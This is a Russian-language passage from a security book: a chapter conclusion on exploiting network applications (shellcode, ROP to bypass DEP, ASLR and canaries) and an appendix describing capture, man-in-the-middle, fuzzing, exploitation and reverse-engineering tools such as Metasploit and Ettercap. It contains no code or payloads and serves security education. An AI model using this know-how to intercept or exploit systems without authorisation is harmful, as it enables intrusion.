


Рисунок 10-14. Недостаточное заполнение буфера стека

Заключительные слова

Поиск и эксплуатация уязвимостей в сетевом приложении могут быть сложными, но в этой главе были представлены некоторые применимые методы. Я описал, как выполнять первичный анализ уязвимостей, чтобы с помощью отладчика определить коренную причину; зная коренную причину, можно перейти к эксплуатации уязвимости. Я также привёл примеры написания простого шелл-кода, а затем разработки полезной нагрузки с помощью ROP для обхода распространённого средства защиты от эксплуатации DEP. Наконец, я описал некоторые другие распространённые средства защиты от эксплуатации в современных операционных системах, например ASLR и канарейки памяти, а также методы обхода этих средств защиты.

Это последняя глава книги. Теперь у вас должны быть знания о том, как перехватывать, анализировать, подвергать обратной разработке и эксплуатировать сетевые приложения. Лучший способ совершенствовать навыки - находить как можно больше сетевых приложений и протоколов. С опытом вы начнёте легко замечать распространённые структуры и определять закономерности поведения протоколов, в которых обычно обнаруживаются уязвимости безопасности.

Приложение. Инструментарий анализа сетевых протоколов

На протяжении этой книги я демонстрировал несколько инструментов и библиотек, которые можно использовать при анализе сетевых протоколов, но не рассказал о многих инструментах, которыми регулярно пользуюсь. В этом приложении описаны инструменты, которые оказались для меня полезными при анализе, исследовании и эксплуатации. Каждый инструмент отнесён к категории по его основному назначению, хотя некоторые инструменты подошли бы сразу для нескольких категорий.

Инструменты пассивного перехвата и анализа сетевых протоколов

Как обсуждалось в главе 2, пассивный перехват сетевого трафика означает прослушивание и перехват пакетов без нарушения потока трафика.

Microsoft Message Analyzer

Веб-сайт: `http://blogs.technet.com/b/messageanalyzer/`
Лицензия: коммерческая; бесплатно
Платформа: Windows

Microsoft Message Analyzer - расширяемый инструмент для анализа сетевого трафика в Windows. Инструмент содержит множество синтаксических анализаторов для разных протоколов и может расширяться с помощью специального языка программирования. Многие его возможности похожи на возможности Wireshark, однако в Message Analyzer добавлена поддержка событий Windows.

TCPDump и LibPCAP

Веб-сайт: `http://www.tcpdump.org/`; `http://www.winpcap.org/` для реализации Windows (WinPcap/WinDump)

Лицензия: лицензия BSD
Платформы: BSD, Linux, macOS, Solaris, Windows

Утилита TCPDump, установленная во многих операционных системах, - прародитель инструментов перехвата сетевых пакетов. Её можно использовать для базового анализа сетевых данных. Библиотека разработки LibPCAP позволяет писать собственные инструменты для перехвата трафика и обработки файлов PCAP.

Wireshark

Веб-сайт: `https://www.wireshark.org/`
Лицензия: GPLv2
Платформы: BSD, Linux, macOS, Solaris, Windows

Wireshark - самый популярный инструмент пассивного перехвата и анализа пакетов. Графический интерфейс и большая библиотека модулей анализа протоколов делают его более функциональным и простым в использовании, чем TCPDump. Wireshark поддерживает почти все известные форматы файлов перехвата, поэтому, даже если трафик перехвачен другим инструментом, для анализа можно использовать Wireshark. В нём имеется даже поддержка анализа нетрадиционных протоколов, таких как USB или обмен данными через последовательный порт. Большинство дистрибутивов Wireshark также включает `tshark` - замену TCPDump, обладающую большинством возможностей основного графического интерфейса Wireshark, например диссекторами протоколов. Она позволяет просматривать в командной строке более широкий спектр протоколов.

Активный перехват и анализ сетевого трафика

Чтобы изменять, анализировать и эксплуатировать сетевой трафик, как обсуждалось в главах 2 и 8, необходимо применять методы активного перехвата сетевого трафика. Следующими инструментами я ежедневно пользуюсь при анализе и проверке сетевых протоколов.

Canape

Веб-сайт: `https://github.com/ctxis/canape/`
Лицензия: GPLv3
Платформы: Windows (с .NET 4)

Я разработал Canape как универсальный инструмент с удобным графическим интерфейсом для тестирования, анализа и эксплуатации сетевых протоколов по схеме "человек посередине". Canape содержит средства, позволяющие пользователям разрабатывать синтаксические анализаторы протоколов, расширения на сценариях C# и IronPython, а также различные виды прокси-серверов "человек посередине". Начиная с версии 1.4 его исходный код открыт, поэтому пользователи могут участвовать в его разработке.

Canape Core

Веб-сайт: `https://github.com/tyranid/CANAPE.Core/releases/`
Лицензия: GPLv3
Платформы: .NET Core 1.1 и 2.0 (Linux, macOS, Windows)

Библиотеки Canape Core - упрощённое ответвление исходной кодовой базы Canape, предназначенное для использования из командной строки. В примерах по всей книге я использовал Canape Core как предпочтительную библиотеку. Она обладает почти той же мощью, что и исходный инструмент Canape, но может использоваться в любой ОС, поддерживаемой .NET Core, а не только в Windows.

Mallory

Веб-сайт: `https://github.com/intrepidusgroup/mallory/`
Лицензия: Python Software Foundation License v2; GPLv3 при использовании графического интерфейса

Платформа: Linux

Mallory - расширяемый инструмент "человек посередине", работающий как сетевой шлюз, что делает процесс перехвата, анализа и изменения трафика прозрачным для тестируемого приложения. Mallory можно настроить

с помощью библиотек Python, а также графического отладчика. Для его использования потребуется настроить отдельную виртуальную машину Linux. Полезные инструкции доступны по адресу `https://bitbucket.org/IntrepidusGroup/mallory/wiki/Mallory_Minimal_Guide/`.

Проверка сетевой связности и протоколов

При проверке неизвестного протокола или сетевого устройства базовое тестирование сети может оказаться очень полезным. Перечисленные в этом разделе инструменты помогают обнаруживать открытые сетевые серверы на целевом устройстве и подключаться к ним.

Hping

Веб-сайт: `http://www.hping.org/`
Лицензия: GPLv2
Платформы: BSD, Linux, macOS, Windows

Инструмент Hping похож на традиционную утилиту `ping`, но поддерживает не только эхо-запросы ICMP. Его также можно использовать для создания специальных сетевых пакетов, их отправки цели и отображения всех ответов. Это очень полезный инструмент для вашего набора.

Netcat

Веб-сайт: оригинальная версия - `http://nc110.sourceforge.net/`, версия GNU - `http://netcat.sourceforge.net/`
Лицензия: GPLv2, общественное достояние
Платформы: BSD, Linux, macOS, Windows

Netcat - инструмент командной строки, который подключается к произвольному порту TCP или UDP и позволяет отправлять и получать данные. Он поддерживает создание отправляющих или прослушивающих сокетов и представляет собой одно из простейших средств проверки сети. Существует множество вариантов Netcat, и, что раздражает, все они используют разные параметры командной строки. Но все они делают практически одно и то же.

Nmap

Веб-сайт: `https://nmap.org/`
Лицензия: GPLv2
Платформы: BSD, Linux, macOS, Windows

Если необходимо просканировать открытый сетевой интерфейс удалённой системы, нет ничего лучше Nmap. Он поддерживает множество разных способов вызвать ответы от серверов сокетов TCP и UDP, а также различные сценарии анализа. Он незаменим при проверке неизвестного устройства.

Тестирование веб-приложений

Хотя эта книга не уделяет много внимания тестированию веб-приложений, оно является важной частью анализа сетевых протоколов. HTTP - один из самых распространённых протоколов в интернете - используется даже для проксирования других протоколов, например DCE/RPC, в обход межсетевых экранов. Ниже перечислены некоторые инструменты, которыми я пользуюсь и которые рекомендую.

Burp Suite

Веб-сайт: `https://portswigger.net/burp/`
Лицензия: коммерческая; доступна ограниченная бесплатная версия
Платформы: платформы с поддержкой Java (Linux, macOS, Solaris, Windows)

Burp Suite - золотой стандарт коммерческих инструментов тестирования веб-приложений. Он написан на Java для максимальной кроссплатформенности и предоставляет все функции, необходимые для тестирования веб-приложений, включая встроенные прокси-серверы, поддержку расшифровки SSL и простое расширение. Бесплатная версия обладает меньшим числом возможностей, чем коммерческая, поэтому, если вы планируете часто им пользоваться, подумайте о приобретении коммерческой версии.

Zed Attack Proxy (ZAP)

Веб-сайт: `https://www.owasp.org/index.php/ZAP`
Лицензия: Apache License v2
Платформы: платформы с поддержкой Java (Linux, macOS, Solaris, Windows)

Если цена Burp Suite вам не по карману, ZAP - прекрасный бесплатный вариант. ZAP разработан OWASP, написан на Java, поддерживает сценарии и легко расширяется благодаря открытому исходному коду.

Mitmproxy

Веб-сайт: `https://mitmproxy.org/`
Лицензия: MIT
Платформы: любая платформа с поддержкой Python, хотя в Windows программа несколько ограничена

Mitmproxy - написанный на Python инструмент командной строки для тестирования веб-приложений. Среди его многочисленных стандартных возможностей - перехват, изменение и повторное воспроизведение запросов. Его также можно включить в собственные приложения как отдельную библиотеку.

Среды фаззинга, создания пакетов и эксплуатации уязвимостей

При разработке эксплойтов и поиске новых уязвимостей обычно приходится реализовывать много общей функциональности. Следующие инструменты предоставляют среду, позволяющую сократить объём стандартного кода и общей функциональности, которые требуется реализовать.

American Fuzzy Lop (AFL)

Веб-сайт: `http://lcamtuf.coredump.cx/afl/`
Лицензия: Apache License v2
Платформы: Linux; некоторая поддержка других Unix-подобных платформ

Не позволяйте забавному названию ввести вас в заблуждение. American Fuzzy Lop (AFL), возможно, назван в честь породы кроликов, но это превосходный инструмент фаззинга, особенно для приложений, которые можно повторно скомпилировать, включив специальное инструментирование. Он обладает почти волшебной способностью создавать допустимые входные данные для программы из самых небольших примеров.

Kali Linux

Веб-сайт: `https://www.kali.org/`
Лицензии: ряд открытых и несвободных лицензий в зависимости от используемых пакетов
Платформы: ARM, Intel x86 и x64

Kali - дистрибутив Linux, предназначенный для тестирования на проникновение. В нём заранее установлены Nmap, Wireshark, Burp Suite и различные другие инструменты, перечисленные в этом приложении. Kali незаменим для тестирования и эксплуатации уязвимостей сетевых протоколов; его можно установить как обычную систему или запускать как live-дистрибутив.

Metasploit Framework

Веб-сайт: `https://github.com/rapid7/metasploit-framework/`
Лицензия: BSD, некоторые части распространяются под другими лицензиями
Платформы: BSD, Linux, macOS, Windows

Metasploit - практически единственный вариант, когда нужна универсальная среда эксплуатации уязвимостей, по крайней мере если вы не хотите за неё платить. Metasploit имеет открытый исходный код, активно обновляется с добавлением новых уязвимостей и работает почти на всех платформах, что делает его полезным для тестирования новых устройств. Metasploit предоставляет множество встроенных библиотек для выполнения типичных задач эксплуатации, например создания и кодирования шелл-кода, запуска обратных оболочек и получения повышенных привилегий, позволяя сосредоточиться на разработке эксплойта и не заниматься различными деталями реализации.

Scapy

Веб-сайт: `http://www.secdev.org/projects/scapy/`
Лицензия: GPLv2
Платформы: любая платформа с поддержкой Python, хотя лучше всего он работает на Unix-подобных платформах

Scapy - библиотека Python для создания сетевых пакетов и управления ими. С её помощью можно создавать почти любые типы пакетов: от пакетов Ethernet до пакетов TCP или HTTP. Пакеты можно воспроизводить повторно, проверяя, что делает сетевой сервер при их получении. Эта функциональность делает Scapy очень гибким инструментом для тестирования, анализа или фаззинга сетевых протоколов.

Sulley

Веб-сайт: `https://github.com/OpenRCE/sulley/`
Лицензия: GPLv2
Платформы: любая платформа с поддержкой Python

Sulley - библиотека и среда фаззинга на Python, предназначенная для упрощения представления, передачи и инструментирования данных. С её помощью можно выполнять фаззинг чего угодно, от форматов файлов до сетевых протоколов.

Подмена и перенаправление сетевого трафика

Чтобы перехватить сетевой трафик, иногда приходится перенаправлять его на прослушивающую машину. В этом разделе перечислены несколько инструментов, позволяющих реализовать подмену и перенаправление сетевого трафика без сложной настройки.

DNSMasq

Веб-сайт: `http://www.thekelleys.org.uk/dnsmasq/doc.html`
Лицензия: GPLv2
Платформа: Linux

Инструмент DNSMasq предназначен для быстрой настройки основных сетевых служб, таких как DNS и DHCP, чтобы не возиться со сложной конфигурацией служб. Хотя DNSMasq не предназначен специально для подмены сетевого трафика, его можно приспособить для перенаправления сетевого трафика устройства с целью перехвата, анализа и эксплуатации.

Ettercap

Веб-сайт: `https://ettercap.github.io/ettercap/`
Лицензия: GPLv2
Платформы: Linux, macOS

Ettercap (обсуждавшийся в главе 4) - инструмент "человек посередине", предназначенный для прослушивания сетевого трафика между двумя устройствами. Он позволяет подменять адреса DHCP или ARP для перенаправления сетевого трафика.

Обратная разработка исполняемых файлов

Просмотр исходного кода приложения зачастую является самым простым способом определить работу сетевого протокола. Однако, если у вас нет доступа к исходному коду либо протокол сложен или закрыт, анализ на основе сетевого трафика затруднён. Именно здесь помогают инструменты обратной разработки. С их помощью приложение можно дизассемблировать, а иногда и декомпилировать в форму, доступную для изучения. В этом разделе перечислены несколько используемых мной инструментов обратной разработки. (Дополнительные сведения, примеры и объяснения см. в главе 6.)

Java Decompiler (JD)

Веб-сайт: `http://jd.benow.ca/`
Лицензия: GPLv3
Платформы: платформы с поддержкой Java (Linux, macOS, Solaris, Windows)

Java использует формат байт-кода с богатыми метаданными, благодаря чему байт-код Java довольно легко подвергнуть обратной разработке в исходный код Java с помощью такого инструмента, как Java Decompiler. Java Decompiler доступен как отдельное приложение с графическим интерфейсом, а также в виде подключаемых модулей для IDE Eclipse.

IDA Pro

Веб-сайт: `https://www.hex-rays.com/`
Лицензия: коммерческая; доступна ограниченная бесплатная версия
Платформы: Linux, macOS, Windows

IDA Pro - самый известный инструмент обратной разработки исполняемых файлов. Он дизассемблирует и декомпилирует код для множества разных процессорных архитектур и предоставляет интерактивную среду для исследования и анализа дизассемблированного кода. В сочетании с поддержкой специальных сценариев и подключаемых модулей IDA Pro является лучшим инструментом обратной разработки исполняемых файлов. Хотя полная профессиональная версия стоит довольно дорого, для некоммерческого использования доступна бесплатная версия; однако она ограничена 32-разрядными двоичными файлами x86 и имеет другие ограничения.

Hopper

Веб-сайт: `http://www.hopperapp.com/`
Лицензия: коммерческая; также доступна ограниченная бесплатная пробная версия
Платформы: Linux, macOS

Hopper - весьма функциональный дизассемблер и базовый декомпилятор, который по многим возможностям вполне может сравниться с IDA Pro. Хотя на момент написания книги Hopper не поддерживает столь широкий спектр процессорных архитектур, как IDA Pro, в большинстве ситуаций его должно быть более чем достаточно благодаря поддержке процессоров x86, x64 и ARM. Полная коммерческая версия значительно дешевле IDA Pro, поэтому на неё определённо стоит обратить внимание.

ILSpy

Веб-сайт: `http://ilspy.net/`
Лицензия: MIT
Платформа: Windows (с .NET4)

ILSpy со своей средой, похожей на Visual Studio, - наиболее хорошо поддерживаемый среди бесплатных инструментов декомпиляции .NET.

.NET Reflector

Веб-сайт: `https://www.red-gate.com/products/dotnet-development/reflector/`
Лицензия: коммерческая
Платформа: Windows

Reflector - первый декомпилятор .NET. Он преобразует исполняемый файл или библиотеку .NET в исходный код C# или Visual Basic. Reflector очень эффективно создаёт читаемый исходный код и позволяет легко перемещаться по исполняемому файлу. Это прекрасный инструмент для вашего арсенала.